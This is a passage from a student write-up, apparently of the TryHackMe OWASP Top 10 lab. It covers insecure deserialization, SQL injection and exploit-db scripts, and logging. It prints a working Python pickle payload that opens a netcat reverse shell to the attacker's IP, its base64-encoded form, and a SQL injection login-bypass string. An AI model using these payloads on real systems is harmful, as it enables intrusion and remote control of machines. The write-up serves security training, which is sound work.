
Insecure Deserialization – Code Execution

Steps:


1. First, change the value of the userType cookie from "admin" to "user" and return to http://10.10.0.63/myprofile



2. Then, left-click on the URL in "Exhange your vim" found in the screenshot below.




3. Once you have done this, left-click on the URL in "Provide your feedback!" Page redirected to is:



The Exploit

First is to start netcat in my local machine on port 4444



Because the code being deserialized is from a base64 format, we cannot just simply spawn a reverse shell. We must encode our own commands in base64 so that the malicious code will be executed. I will be detailing the steps below with provided material to do so.

Next was to download a file called pickleme.py and modify the source code to replace my "YOUR_TRYHACKME_VPN_IP" with your TryHackMe VPN IP. This can be obtained via the Access page.

```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/owaspTop10]
└─# ls
pickleme.py

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/owaspTop10]
└─# cat pickleme.py
import pickle
import sys
import base64

command = 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | netcat YOUR_TRYHACKME_VPN_IP 4444 > /tmp/f'

class rce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

print(base64.b64encode(pickle.dumps(rce())))

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/owaspTop10]
└─#
```

Editing the file to replace "YOUR_TRYHACKME_VPN_IP" with your TryHackMe VPN IP then saving it as rce.py and encode the commands as well.

```
root@kali: /home/coderic/Downloads/tryhackme/owaspTop10
File  Actions  Edit  View  Help
root@kali: /home/coderic/Downloads ×  root@kali: /home/coderic/Downloads/tryhackme/owaspTop10 ×  root@kali: /home/coderic/Downloads/tryhackme/owaspTop10 ×
 GNU nano 7.2                                                    rce.py
import pickle
import sys
import base64

command = 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | netcat 10.8.12.140 4444 > /tmp/f'

class rce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

print(base64.b64encode(pickle.dumps(rce())))
```

Done!

```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/owaspTop10]
└─# nano rce.py

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/owaspTop10]
└─#
```

Next is to execute "rce.py" via python3 rce.py to get an encoded base 64 string.


```
┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/owaspTop10]
└─# nano rce.py

┌──(root㉿kali)-[/home/coderic/Downloads/tryhackme/owaspTop10]
└─# python3 rce.py
b'gASVdAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFlybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI+JjEgfCBuZXRjYXQgMTAuOC4xMi4xNDAgNDQ0NCA+IC90bXAvZpSFlFKULg=='
```


Next step was to copy and paste everything in-between the two speech marks ('DATA'). In my case, I will copy and paste:

gASVdAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFlybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI+JjEgfCBuZXRjYXQgMTAuOC4xMi4xNDAgNDQ0NCA+IC90bXAvZpSFlFKULg==


Paste this into the "encodedPayload" cookie in your browser:



Next step is to refresh the page. It will hang, refer back to your netcat listener:



I was able to find my flag.txt by moving a directory backwards



Flag.txt: 4a69a7ff9fd68

<u>Components with known vulnerabilities – Exploit.</u>

In this section I learnt on a few resources I can use to find already documented exploits about a device, server or even service.
In involves making a research using already available materials such as **exploit-db**

Components with known vulnerabilities – lab.


The following is a vulnerable application, all information you need to exploit it can be found online.

Note: When you find the exploit script, put all of your input in quotes, for example "id"


<u>Answer the questions below</u>

How many characters are in /etc/passwd (use wc -c /etc/passwd to get the answer) **ANS: 1611**

First is to start my machine then check out the web application on the internet.
Default web page looks like this:




Using Exploit – db I came across this exploit.




Seems like this web page is vulnerable to sql injections.


To get more information I clicked on the link present and got this information.




On the default page there is a admin login lonk that redirects us to admin.php page on which you can login with:
Having known we have an SQL Injection attack possible, using burbsuite I got a combination of
Username: admin
Password: %' or '1'='1




Using this credentials I was redirected to this page.




This page could only add new books so I had to find another exploit on exploit-db.
After a few research I came across a blog referencing to this exploit below and how to use it.




First thing was to download the script.
Command used: **wget https://www.exploit-db.com/exploits/47887**




Next was to try running the script: python3 47887.py with our URL or target machine.
But first I had to rename my file into 47887.py



Next was to run the script.



It worked, I got a shell
Next was to navigate in the /etc/passwd (use wc -c /etc/passwd.



This was how I found the number. **1611**

Insufficient login and monitoring

When web applications are set up, every action performed by the user should be logged. Logging is important because in the event of an incident, the attackers actions can be traced. Once their actions are traced, their risk and impact can be determined. Without logging, there would be no way to tell what actions an attacker performed if they gain access to particular web applications. The bigger impacts of these include:

Regulatory damage: if an attacker has gained access to personally identifiable user information and there is no record of this, not only are users of the application affected, but the application owners may be subject to fines or more severe actions depending on regulations.
Risk of further attacks: without logging, the presence of an attacker may be undetected. This could allow an attacker to launch further attacks against web application owners by stealing credentials, attacking infrastructure and more.


The information stored in logs should include:

- HTTP status codes
- Time Stamps
- Usernames
- API endpoints/page locations
- IP addresses

Answer the questions below

First was to download the Task Files.

Next was to check what was in the downloaded file.



What IP address is the attacker using?

Ans: 49.99.13.16

What kind of attack is being carried out?

Ans: Brute Force

Conclusion:

The OWASP Top 10 TryHackMe room has provide me with an immersive and hands-on learning experience helping me to understand and mitigate common web application security risks. Through practical exercises and challenges, I have gained valuable insights into vulnerabilities such as injection attacks, broken authentication, sensitive data exposure and much more.

This interactive environment has given me the opportunity to actively explore and learn on how to apply security measures to safeguard web applications. I am assured I have gains several skills in identifying and addressing critical issues outlined in the OWASP Top 10, which will help me prepare for real-world scenarios in web application security and penetration testing

Thank You.